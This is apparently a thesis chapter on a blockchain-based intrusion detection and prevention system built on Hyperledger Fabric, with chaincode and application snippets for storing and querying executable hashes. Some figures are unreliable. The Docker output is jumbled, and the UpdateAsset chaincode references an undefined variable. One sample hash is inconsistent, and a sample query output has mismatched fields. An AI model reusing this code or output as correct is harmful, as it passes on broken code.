


Figure 42 - Basic flow between IDPS application and chaincode.

The IDPS application invokes the chaincode through Fabric SDK. Figure 42 also demonstrates the application invoking chaincode's functions to submit a new hash into world state database in the form of transaction. If the hash already exists then another function is triggered (AssetExists), and therefore administrator would be presented with an error, while printing in the console the existing hash details for reference.

4.5.1 Preparation

The blockchain network is already up and running, hence we can proceed with the application setup. To verify that the network is operational we run the below command to check the peer(s) status, orderer, CAs and containers.

```
# root@blocklabz:/home/blocklab# docker ps -a ; docker info
```

The output shown in Figure 43 and Figure 44 confirms all critical components are operational. Moreover, chaincode is already committed and initialized.

```

root@blocklabz:/home/blocklabz# docker ps -a
CONTAINER ID        NAME               COMMAND                  CREATED        STATUS        PORTS
3e133ae079f3       hello-world        "/hello"                4 weeks ago   Exited (0)   4 weeks ago
3887a6f75c7b       hello-world        "/hello"                4 weeks ago   Exited (0)   4 weeks ago
073e4ef2a82       hello-world        "sudo_as_admin_successf" 4 weeks ago   Exited (0)   4 weeks ago
46345a28a9b       dev-peer0.org1.example.com-basic1.0-8c486a09eb372c7c1d5d8190a228f15614d1e9886e239f327b18467   crazy_bonze            "docker-entrypoint.s..." 6 weeks ago   Up 6 weeks
82395580d5c       dev-peer0.org1.example.com-basic1.0-8c486a09eb372c7c1d5d8190a228f15614d1e9886e239f327b18467   dev-peer0.org1.example.com-basic1.0-8c486a09eb372c7c1d5d8190a228f15614d1e9886e239f327b18467   "docker-entrypoint.s..." 6 weeks ago   Up 6 weeks
04c590fbfa7       hyperledger/fabric-tools:latest                                "bin/bash"             6 weeks ago   Up 6 weeks
0c39fc422f35       hyperledger/fabric-peer:latest                                "peer node start"      6 weeks ago   Up 6 weeks      0.0.0.0:9051->9051/tcp,
8017tcp, 7051tcp, 0.0.0.0:19051->19051/tcp, :::19051->19051/tcp
90a033460a9       hyperledger/fabric-peer:latest                                "peer node start"      6 weeks ago   Up 6 weeks      0.0.0.0:7051->7051/tcp, :::7051->7
8517tcp, 0.0.0.0:17051->17051/tcp, :::17051->17051/tcp
peer0.org1.example.com
peer0.org1.example.com
80989tcp, 0.0.0.0:7053->7053/tcp, :::7053->7053/tcp, 0.0.0.0:17050->17050/tcp, :::17050->17050/tcp   orderer.example.com
"orderer"              6 weeks ago   Up 6 weeks      0.0.0.0:7050->7050/tcp, :::7050->7
HaeefZaodc6       hyperledger/fabric-ca:latest                                "sh -c 'fabric-ca-se..." 6 weeks ago   Up 6 weeks (COMMAND) 0.0.0.0:7054->7054/tcp, :::7054->7
8547tcp, 7054tcp, 0.0.0.0:19054->19054/tcp, :::19054->19054/tcp
ca.orderer
"sh -c 'fabric-ca-se..." 6 weeks ago   Up 6 weeks      0.0.0.0:7054->7054/tcp, :::7054->7
047tcp, 0.0.0.0:17054->17054/tcp, :::17054->17054/tcp
ca.org1
"sh -c 'fabric-ca-se..." 6 weeks ago   Up 6 weeks      0.0.0.0:8054->8054/tcp, :::8054->8
48547tcp, 7054tcp, 0.0.0.0:18054->18054/tcp, :::18054->18054/tcp
ca.org2
"/hello"               7 weeks ago   Exited (0)   7 weeks ago
3fab2aea7e       hello-world        "/hello"               4 weeks ago
quitky_goodoll

```

Figure 43 - Docker containers running.

```

root@blocklabz:/home/blocklabz# docker info
Client:
  Context: default 0 13:22 ? 00:00:00 [kworker/3:4-events]
  Debug Mode: false 0 13:22 ? 00:00:00 [kworker/3:5-events]
  Plugins:
    app: Docker App (Docker Inc., v0.9.1-beta3)
    build: Build with BuildKit (Docker Inc., v0.6.1-docker)
    scan: Docker Scan (Docker Inc., v0.8.0)
    64525 2 0 13:23 ? 00:00:00 [kworker/0:6]
Server:
  Containers: 13
    Running: 9
    Paused: 0
    Stopped: 4
  Images: 16
  Server Version: 20.10.8
  Storage Driver: overlay2
  Backing Filesystem: extfs
  Supports d_type: true
  Native Overlay Diff: true
  Logging Driver: json-file
  Cgroup Driver: cgroupfs
  Plugins:
  Volume: local
  Network: bridge host ipvlan macvlan null overlay
  Log: awslogs fluentd gcplogs gelf journald json-file local logentries splunk syslog
  Swarm: inactive
  Runtimes: io.containerd.runc.v2 io.containerd.runtime.v1.linux runc
  Default Runtime: runc
  Init Binary: docker-init
  containerd version: e25210fe30a0a703442421b0f60afac609f950a3
  runc version: v1.0.1-0-g4144b63
  init version: de40ad0
  Security Options:
  apparmor
  Profile: default
  Kernel Version: 5.11.0-27-generic
  Operating System: Ubuntu 20.04.3 LTS
  OSType: linux
  Architecture: x86_64
  CPUs: 4
  Total Memory: 4.789GiB
  Name: blocklabz
  ID: OASU:CMOS:R52G:GOAL:LQKJ:AIEO:ISOH:RUUD:TKXO:3ZR4:CWSP:BREV
  Docker Root Dir: /var/lib/docker
  Debug Mode: false
  Registry: https://index.docker.io/v1/
  Labels:
  Experimental: false
  Insecure Registries:
  127.0.0.0/8
  Live Restore Enabled: false

```

Figure 44 - Docker information on blockchain lab named "blocklabz".

The next step is to modify the JavaScript version of Asset Transfer application, which will be used to interact with the deployed chaincode. To do so we change the working directory with the following command.

```

root@blocklabz:/# cd /home/blocklab/Desktop/hyperlab/fabric-samples/asset-transfer-basic/application-javascript/

```

4.5.2 Administrator-User Enrolment and Registration

It is fundamental to enrol an administrator and at least one user. Administrator role replicates one of the administrators within the notional bank while the user role is required for the remote employee to be able to interact with the blockchain enabled IDPS. A common pitfall when it comes to user enrolment is that the application interacts with the chaincode, nonetheless. It is imperative to note that the user or administrator role enrolment alongside

the application registration interactions happens explicitly between the application and the relevant CAs. Examining the chaincode AssetTransfer.js, which is in “/home/blocklab/Desktop/hyperlab/fabric-samples/asset-transfer-basic/chaincode-javascript/lib”, there is no reference to enrolment function, as shown in Figure 45.

```

86 const assetJSON = await ctx.stub.getState(id); // get the asset from chaincode state
87 if (!assetJSON || assetJSON.length === 0) {
88   throw new Error('The asset ${id} does not exist');
89 }
90 return assetJSON.toString();
91 }
92
93 // UpdateAsset updates an existing asset in the world state with provided parameters.
94 async UpdateAsset(ctx, id, color, size, owner, appraisedValue) {
95   const exists = await this.AssetExists(ctx, id);
96   if (!exists) {
97     throw new Error('The asset ${id} does not exist');
98   }
99
100  // overwriting original asset with new asset
101  const updatedAsset = {
102    ID: id,
103    Color: color,
104    Size: size,
105    Owner: owner,
106    AppraisedValue: appraisedValue,
107  };
108  return ctx.stub.putState(id, Buffer.from(JSON.stringify(updatedAsset)));
109 }
110
111 // DeleteAsset deletes an given asset from the world state.
112 async DeleteAsset(ctx, id) {
113   const exists = await this.AssetExists(ctx, id);
114   if (!exists) {
115     throw new Error('The asset ${id} does not exist');
116   }
117   return ctx.stub.deleteState(id);
118 }
119
120 // AssetExists returns true when asset with given ID exists in world state.
121 async AssetExists(ctx, id) {
122   const assetJSON = await ctx.stub.getState(id);
123   return assetJSON && assetJSON.length > 0;
124 }
125
126 // TransferAsset updates the owner field of asset with given id in the world state.
127 async TransferAsset(ctx, id, newOwner) {
128   const assetString = await this.ReadAsset(ctx, id);
129   const asset = JSON.parse(assetString);
130   asset.Owner = newOwner;
131   return ctx.stub.putState(id, Buffer.from(JSON.stringify(asset)));
132 }

```

Figure 45 - AssetTransfer chaincode.

On the other hand, however, examining the add-read-hash.js, our modified version of the assetTransfer.js application, a search for the relevant string returns matching results as shown in Figure 46. It is also visible that “enrollAdmin” invokes other scripts to complete the operation, such as “CAutil.js” and “Apputil.js”.

```

11 const path = require('path');
12 const { buildCAclient, registerAndEnrollUser, enrollAdmin } = require('../../test-application/javascript/CAUtil.js');
13 const { buildCCPorg1, buildWallet } = require('../../test-application/javascript/Apputil.js');
14
15 const channelName = 'mychannel';
16 const chaincodeName = 'basic';
17 const MSPorg1 = 'Org1MSP';
18 const walletPath = path.join(__dirname, 'wallet');
19 const org1UserId = 'appUser';
20
21 function prettyJSONString(inputString) {
22   return JSON.stringify(JSON.parse(inputString), null, 2);
23 }
24
25 async function main() {
26   try {
27     // build an in memory object with the network configuration (also known as a connection profile)
28     const ccp = buildCCPorg1();
29
30     // build an instance of the fabric ca services client based on
31     // the information in the network configuration
32     const caClient = buildCAclient(FabricCAServices, ccp, 'ca.org1.example.com');
33
34     // setup the wallet to hold the credentials of the application user
35     const wallet = await buildWallet(Wallets, walletPath);
36
37     // in a real application this would be done on an administrative flow, and only once

```

Figure 46 - Application invokes enrollAdmin function.

Figure 46 (line 18) depicts something equally important, which is the directory name where the CAs administrator’s credentials will be stored. The certificate and the private key will be

in the same directory. Lastly the administrator enrolment happens while executing the “enrollAdmin”, which returns the following output:

```
Wallet path: /home/blocklab/Desktop/hyperlab/fabric-samples/asset-transfer-basic/application-javascript/wallet
Successfully enrolled admin user and imported it into the wallet
```

Similarly, and since we already have the administrator’s credentials in a wallet, the “add-read-hash.js” via the administrator role registers and enrolls an application user calling the “registerAndEnrollUser”. Execution completes successfully and reverts the following output:

```
Successfully registered and enrolled user appUser and imported it into the wallet
```

As a result, we have created two different identities for the separate users that can interact with the application. Namely, admin and appUser, their certificate and private key “admin.id” and “appUser.id” are shown in Figure 47 respectively.

```
root@blocklabz:/home/blocklab/Desktop/hyperlab/fabric-samples/asset-transfer-basic/application-javascript# ls -al
total 104
drwxrwxr-x 4 blocklab blocklab 4096 Sep 30 04:51 .
drwxrwxr-x 12 blocklab blocklab 4096 Aug 25 13:31 ..
-rw-rw-r-- 1 blocklab blocklab 52 Aug 25 13:31 .eslintignore
-rw-rw-r-- 1 blocklab blocklab 921 Aug 25 13:31 .eslintrc.js
-rw-rw-r-- 1 blocklab blocklab 199 Aug 25 13:31 .gitignore
-rwxrwxrwx 1 root root 6842 Sep 30 04:51 add-read-hash.js
-rw-rw-r-- 1 blocklab blocklab 8882 Sep 30 01:29 app.js
-rw-rw-r-- 1 root root 8779 Sep 30 00:50 app.js.original
drwxr-xr-x 75 blocklab blocklab 4096 Sep 1 03:29 node_modules
-rw-rw-r-- 1 root root 8750 Sep 1 08:22 original-app.js
-rw-rw-r-- 1 blocklab blocklab 28383 Sep 1 03:29 package-lock.json
-rw-rw-r-- 1 blocklab blocklab 399 Aug 25 13:31 package.json
drwxr-xr-x 2 root root 4096 Sep 1 06:24 wallet
root@blocklabz:/home/blocklab/Desktop/hyperlab/fabric-samples/asset-transfer-basic/application-javascript# cd wallet/
root@blocklabz:/home/blocklab/Desktop/hyperlab/fabric-samples/asset-transfer-basic/application-javascript/wallet# ls -al
total 16
drwxr-xr-x 2 root root 4096 Sep 1 06:24 .
drwxrwxr-x 4 blocklab blocklab 4096 Sep 30 04:51 ..
-rw-rw-r-- 1 root root 1101 Sep 1 06:24 admin.id
-rw-rw-r-- 1 root root 1299 Sep 1 06:24 appUser.id
```

Figure 47 - Admin and UserApp certificate and private keys.

4.5.3 Connecting to Channel and Chaincode

The administrator and user credentials are now generated, registered, and placed in the wallet. Subject to permissions per role, the application user and admin can call chaincode functions after establishing a successful connection first to “Channel A” and a proper reference to the contract.

```
53 // signed by this user using the credentials stored in the wallet.
54 await gateway.connect(ccp, {
55     wallet,
56     identity: org1UserId,
57     discovery: { enabled: true, asLocalhost: true } // using asLocalhost as this gateway
is using a fabric network deployed locally
58 });
59
60 // Build a network instance based on the channel where the smart contract is deployed
61 const network = await gateway.getNetwork(channelName);
62
63 // Get the contract from the network.
64 const contract = network.getContract(chaincodeName);
65
```

Figure 48 - Channel and chaincode reference.

Since the client is running on the same network as “Org1 – Peer” and “Org2 – Peer” the “asLocalhost” parameter must be set to “true”, as shown in Figure 48. Moreover, the channel name is referenced via the “gateway” and the contract name via “Contract”.

4.5.4 Ledger Initialization

At this point, the application is ready to submit transactions. Transactions are submitted by utilizing:

- 1) The application call named “InitLedger”. This call will initialize the first set of hashes from remote employee’s workstation on “Channel A” using the relevant chaincode, namely the “InitLedger” function. The “InitLedger” call follows:

```
console.log('\n--> Submit Transaction: InitLedger, function creates the initial set of assets on the ledger');  
await contract.submitTransaction('InitLedger');  
console.log('*** Result: committed');
```

- 2) The chaincode function named “InitLedger”. This is where we hold the output of hashed executable extensions of remote employee’s workstation. Part of the “InitLedger” function follows:

```

async InitLedger(ctx) {
const assets = [
  {
    ID: 'svchost.exe',
    Hash:
'bb93d19c35d751468b09b275de48452ff8724569167b43f42d6af74639f95121b84f59fa88bcefd70ba6a23c
2722d5d40f775e636141bfdc52e887e866e670e1',
    Size: 44.496,
    Owner: 'remote-employee',
    AppVersion: 10.0.1493,
  },
  {
    ID: 'notepad.exe',
    Hash:
'b3c6a6b158b914e612166eb49fb5a7543b0272d20e84577d9e051876c711b0dd5472976a07b6521b09d8e
0779fa0cc33b14f7cef1b08831b6db7829abf3b1c26',
    Size: 88.92,
    Owner: 'remote-employee',
    AppVersion: 10.0.1493,
  },
  {
    ID: 'Bubbles.scr',
    Hash:
'364a7f9088330e9439432d585f81153bc924d2685d9cc934c1c45f2c545d2ce2d4ed4d29df631f2c02b3062c
fa167bbaa605c10a4c7e454db87bb2edda27463a',
    Size: 806.4,
    Owner: 'remote-employee',
    AppVersion: 10.0.1493,
  },
];
for (const asset of assets) {
  asset.docType = 'asset';
  await ctx.stub.putState(asset.ID, Buffer.from(JSON.stringify(asset)));
  console.info(`Asset ${asset.ID} initialized`);
}
}

```

Next, the “submitTransaction()” function is invoking the above chaincode “InitLedger” function to occupy the ledger with three sample hashes extracted from remote employee’s workstation. The “submitTransaction()” function will then perform the following actions:

- start service discovery to find the endorsing peers within the blockchain network, namely “Org1 – Peer” and “Org2 – Peer”.
- invoke the chaincode on the same peers.
- collect the chaincode endorsed results from the same peers.
- submit the transaction to “Founder – Orderer”.

4.5.5 Application Calls and Chaincode Functions

Querying the ledger is one of the most essential functions of the blockchain enabled intrusion detections and prevention system. For instance, querying for existing on-chain hashes will result in a decision of whether an executable extension will be allowed to execute, or not, on the remote employee’s workstation. To achieve this, the application will need to query the

ledger of either “Org1 – Peer” or “Org2 – Peer” using read-only invocations of the smart contract. Figure 49 shows a simplified query flow.




Figure 49 - Simplified query flow.

Typical queries comprise the current value of hashes in the ledger’s world state. Through the application the administrator can perform query against one or multiple hashes, since those are represented as a set of key-value pairs within the world state. World state runs on Apache CouchDB [111] therefore by modelling data in JavaScript Object Notation (JSON) we can execute multiple complex queries all at once. This is imperative for the efficient function of the overall blockchain enabled IDPS, as multiple queries are required to be executed continuously against executable extensions having a particular owner (e.g., remote employee) and with a certain hash value without submitting a transaction to the ordering service. Figure 42 shows the available IDPS application calls and chaincode functions. In the next paragraphs we explain in detail how they work and what is the expected outcome.

4.5.5.1 Application “GetAllAssets”

Calling the “GetAllAssets” application will perform a query type operation. As shown in the code below, when calling “GetAllAssets” the “evaluateTransaction()” function gets triggered which queries the peer without submitting a transaction to the ordering service.

```
console.log("\n--> Evaluate Transaction: GetAllAssets, function returns all the current assets on the ledger");
let result = await contract.evaluateTransaction('GetAllAssets');
```

4.5.5.2 Chaincode “GetAllAssets”

The “GetAllAssets” chaincode or smart contract returns all assets found in the world state.

```
async GetAllAssets(ctx) {
  const allResults = [];
  const iterator = await ctx.stub.getStateByRange("", "");
  let result = await iterator.next();
  while (!result.done) {
    const strValue = Buffer.from(result.value.value.toString()).toString('utf8');
    let record;
    try {
      record = JSON.parse(strValue);
    } catch (err) {
      console.log(err);
      record = strValue;
    }
    allResults.push({ Key: result.value.key, Record: record });
    result = await iterator.next();
  }
  return JSON.stringify(allResults);
}
```

Sample terminal output of “GetAllAssets” is shown in Figure 50.



```
--> Evaluate Transaction: GetAllAssets, function returns all the current assets on the ledger
*** Result: [
  {
    "Key": "comreg.exe",
    "Record": {
      "ID": "comreg.exe",
      "Color": "9700asjdhasda7sdh2hedb",
      "Size": "remote-employee",
      "Owner": "50",
      "AppraisedValue": "2019"
    }
  },
  {
    "Key": "testhash",
    "Record": {
      "ID": "testhash",
      "Color": "stickynotes.exe",
      "Size": "50",
      "Owner": "Vinh-laptop",
      "AppraisedValue": "7.1"
    }
  }
]
```

Figure 50 - GetAllAssets terminal output.

4.5.5.3 Application “CreateAsset”

Calling the “CreateAsset” application submits an actual transaction. However, the transaction is being sent to both peers and as opposed to “GetAllAssets” where we perform a query to one of the peers. If both peers endorse the submitted transaction, then the endorsed proposal is being sent to the “Founder – Orderer” to be committed by both “Org1 – Peer” and “Org2 – Peer” to the ledger. A test hash is created with the below code calling the “CreateAsset” and the results are committed.

```

console.log('\n--> Submit Transaction: CreateAsset, creates new asset with ID, hash, owner, size, and
AppVersion arguments');
await contract.submitTransaction('CreateAsset', 'notepad.exe', '
b3c6a6b158b914e612166eb49fb5a7543b0272d20e84577d9e051876c711b0dd5472976a07b6521b09d8e0
779fa0cc33b14f7cef1b08831b6db7829abf3b1c2', '88.92', 'remote-employee', '10.0.1493');
console.log('*** Result: committed');

```

4.5.5.4 Chaincode “CreateAsset”

The chaincode “CreateAsset” function shown below, issues the new hash to the world state alongside with application name notepad.exe, its file size is 88.92 kilobytes, file version being 10.0.1493 and owner being the “remote-employee”.

```

async CreateAsset(ctx, id, hash, size, owner, applicationVersion) {
const asset = {
ID: id,
  Hash: hash,
  Size: size,
  Owner: owner,
  AppVersion: applicationVersion,
};
return ctx.stub.putState(id, Buffer.from(JSON.stringify(asset)));
}

```

When utilizing both the “CreateAsset” application and chaincode, it is imperative to note that the chaincode is expecting five arguments in the correct type and sequence as per Table 11.

Table 11 - “CreateAsset” argument sequence, type, purpose, and explanation.

Arguments	Sequence	Type	Purpose	Example / explanation
ID	1	String	Executable extension full name	Application name e.g., notepad.exe
Hash	2	String	Hash value	The hash value of the application notepad.exe, in this case: b3c6a6b158b914e612166eb49fb5a7543b0272d20e84577d9e051876c711b0dd5472976a07b6521b09d8e0779fa0cc33b14f7cef1b08831b6db7829abf3b1c2'
Size	3	Integer	Application size	The size of application during hashing, in this case 88.92 KB
Owner	4	String	Username	The username and owner of the application during hashing, in this case hashing was performed on remote-employee’s workstation therefore Owner parameter is set to “remote-employee”
AppVersion	5	Integer	Application version	The version of application during hashing, in this case 10.0.1493

4.5.5.5 Application “ReadAsset”

Calling the “ReadAsset” application is of foremost importance in the context of the blockchain-enabled IDPS. Although it is a quite simple call, it is the first step towards a decision of an application to be allowed or denied execution on the remote employee’s workstation. Subsequently it is also the first step prior triggering several other processes, such as detection process, a prevention rule, an update of the application’s hash, a transfer of ownership and others. The “ReadAsset” is shown below.

```
console.log('\n--> Evaluate Transaction: ReadAsset, function returns an asset with a given assetID');
result = await contract.evaluateTransaction('ReadAsset', 'notepad.exe');
console.log(`*** Result: ${prettyJSONString(result.toString())}`);
```

4.5.5.6 Chaincode “ReadAsset”

Invoking the chaincode “ReadAsset” function will return the specified asset’s information stored in the world state.

```
async ReadAsset(ctx, id) {
    const assetJSON = await ctx.stub.getState(id);
    if (!assetJSON || assetJSON.length === 0) {
        throw new Error(`The asset ${id} does not exist`);
    }
    return assetJSON.toString();
}
```

If the requested hash exists, then the application’s information will be printed in the terminal output as follows:

```
Evaluate Transaction: ReadAsset, function returns an asset with a given assetID
Result: {
  "ID": "notepad.exe",
  "Hash": "b3c6a6b158b914e612166eb49fb5a7543b0272d20e84577d9e051876c711b0dd5472976a07b6521b09d8e0779fa0cc33b14f7cef1b08831b6db7829abf3b1c2",
  "Size": "88.92",
  "Owner": "remote-employee",
  "AppVersion": "10.0.1493"
}
```

If the requested hash does not exist, then an error message with asset’s ID is printed alerting the user (or admin) for the result.

4.5.5.7 Application “AssetExists”

Calling the “AssetExists” application provides for a great sequence alongside the “ReadAsset” application and chaincode. For instance, an administrator might call the “AssetExists” to verify if a hash is present on-chain, and if that is true then call “ReadAsset” to print the relevant information on screen. “AssetExists” is another key application (and chaincode) because it

provides for a starting point of triggering other processes likewise “ReadAsset”. Another example would be to subsequently call the “AssetExists” with “CreateAsset” and submit a transaction proposal for a new hash to be submitted on-chain in case it does not exist.

```
console.log('\n--> Evaluate Transaction: AssetExists, function returns "true" if an asset with given assetID exist');
result = await contract.evaluateTransaction('AssetExists', 'notepad.exe');
console.log('*** Result: ${prettyJSONString(result.toString())}');
```

4.5.5.8 Chaincode “AssetExists”

Similarly, the chaincode works with Boolean values, which means if the hash exists in world state, then “true” is returned to the user.

```
async AssetExists(ctx, id) {
  const assetJSON = await ctx.stub.getState(id);
  return assetJSON && assetJSON.length > 0;
}
```

4.5.5.9 Application “UpdateAsset”

Calling the “UpdateAsset” application will update one or several arguments of an existing asset. In the below code snippet, we update the notepad.exe version from 10.0.1493 to 11.

```
console.log('\n--> Submit Transaction: UpdateAsset notepad.exe, update the version to 11');
await contract.submitTransaction('UpdateAsset', 'notepad.exe',
  'b3c6a6b158b914e612166eb49fb5a7543b0272d20e84577d9e051876c711b0dd5472976a07b6521b09d8e0779fa0cc33b14f7cef1b08831b6db7829abf3b1c2', '88.92', 'remote-employee', '11');
console.log('*** Result: committed');
```

4.5.5.10 Chaincode “UpdateAsset”

```
async UpdateAsset(ctx, id, hash, size, owner, appVersion) {
  const exists = await this.AssetExists(ctx, id);
  if (!exists) {
    throw new Error(`The asset ${id} does not exist`);
  }
  const updatedAsset = {
    ID: id,
    Hash: hash,
    Size: size,
    Owner: owner,
    AppVersion: applicationVersion,
  };
  return ctx.stub.putState(id, Buffer.from(JSON.stringify(updatedAsset)));
}
```


4.5.5.11 Application “TransferAsset”

Calling the “TransferAsset” application submits a transaction to transfer notepad.exe from the current owner “remote-employee” to a new owner, namely “Dr.Vinh”.

```
console.log('\n--> Submit Transaction: TransferAsset notepad.exe, transfer to new owner of
Dr.Vinh');
await contract.submitTransaction('TransferAsset', 'notepad.exe', 'Dr.Vinh');
console.log('*** Result: committed');
```

4.5.5.12 Chaincode “TransferAsset”

The chaincode function will update the owner field of notepad.exe in the world state database, from “remote-employee” to “Dr.Vinh”.

```
async TransferAsset(ctx, id, newOwner) {
  const assetString = await this.ReadAsset(ctx, id);
  const asset = JSON.parse(assetString);
  asset.Owner = newOwner;
  return ctx.stub.putState(id, Buffer.from(JSON.stringify(asset)));
}
```

4.5.6 Ledger Update

Updating the ledger from an application perspective is rather simple. The application submits a transaction to the blockchain network to be validated and committed. If successful, a notification is sent back to the application. This involves the consensus process however, as explained in section 4.4.6 Consensus, whereby the core components of the blockchain network collaborate to ensure that every proposed update to the ledger is acceptable and performed in an agreed and consistent order.

4.5.7 Application Rationale

The goal of the blockchain enabled IDPS, is to effectively detect, and prevent where possible, attacks on the endpoints. To achieve this, we leverage the application calls and chaincode functions (see section 4.5.5 Application Calls and Chaincode for details) as shown in Figure 51.




Figure 51 - Application rationale.

There are seven core processes (shown in green) and 7 inputs or outputs, all of them together interconnected and interdependent with the overall blockchain enabled intrusion detection and prevention ecosystem. The essential part, however, is the interaction between the designated processes and on-chain data, described below:

- **Process 1 – New endpoint enrolment:** this is the first step where either a new employee will be provided with a corporate endpoint, or he/she will opt in for the BYOD option. In the design and implementation phase we take both scenarios into account to be pragmatic and realistic with the current corporate IT landscape.
 - **Corporate endpoint provided:** in this scenario the time to hash is minimum. Our current lab setup measured at 52,83 seconds from start to finish. This is because hashing takes place prior providing the endpoint to the remote employee against a corporate application whitelist baseline repository, therefore minimum to zero impact on user experience. Lastly, a wallet ID is already configured by administration team and the necessary certificate is issued beforehand.
 - **BYOD:** in this scenario the time to hash will be significantly increased based on factors such as (1) committed computational resources, (2) user actively using the endpoint or being idle, (3) a hybrid combination of options 1,2 namely, increasing computation resources while user is idle and decreasing computation resources while user is working. Finally in this case, a new wallet ID and a certificate must be issued for the user to be able to interact with process 2 and import the newly hashed apps data on-chain. Note that in the BYOD case, the smart contract will

only hash against the corporate baseline while the remaining host applications will be considered untrusted, and therefore run in isolation.

- **Process 2 – Import new apps on-chain:** this process utilized the “CreateAsset” app function and chaincode. It enables for newly hashed application’s information to be transferred and recorded on-chain, providing immutability.
- **Process 3 – Verify existing apps on-chain:** this is a key process as few other processes are dependent. Utilizing the “AssetExists” app function and chaincode we can verify against an immutable source of truth whether an app’s information is present on chain, and thereby draw relevant conclusions and take further actions. For instance, an app can be allowed or denied execution, or the “UpdateAsset” can be called to update apps information and facilitate the corporate patch management process.
- **Process 4 – Query for specific app(s):** utilizing either of “GetAllAssets” or “ReadAsset” apps functions and chaincodes, an administrator can query the ledger for specific information. For instance, manually verify on-chain presence of applications, or request certain information to expedite incident triaging if needed.
- **Process 5 – Update existing app(s) information:** this process can be sequentially invoked explicitly via Process 3 and “AssetExists”. Through “UpdateAsset” app function and chaincode we can update certain information fields of applications.
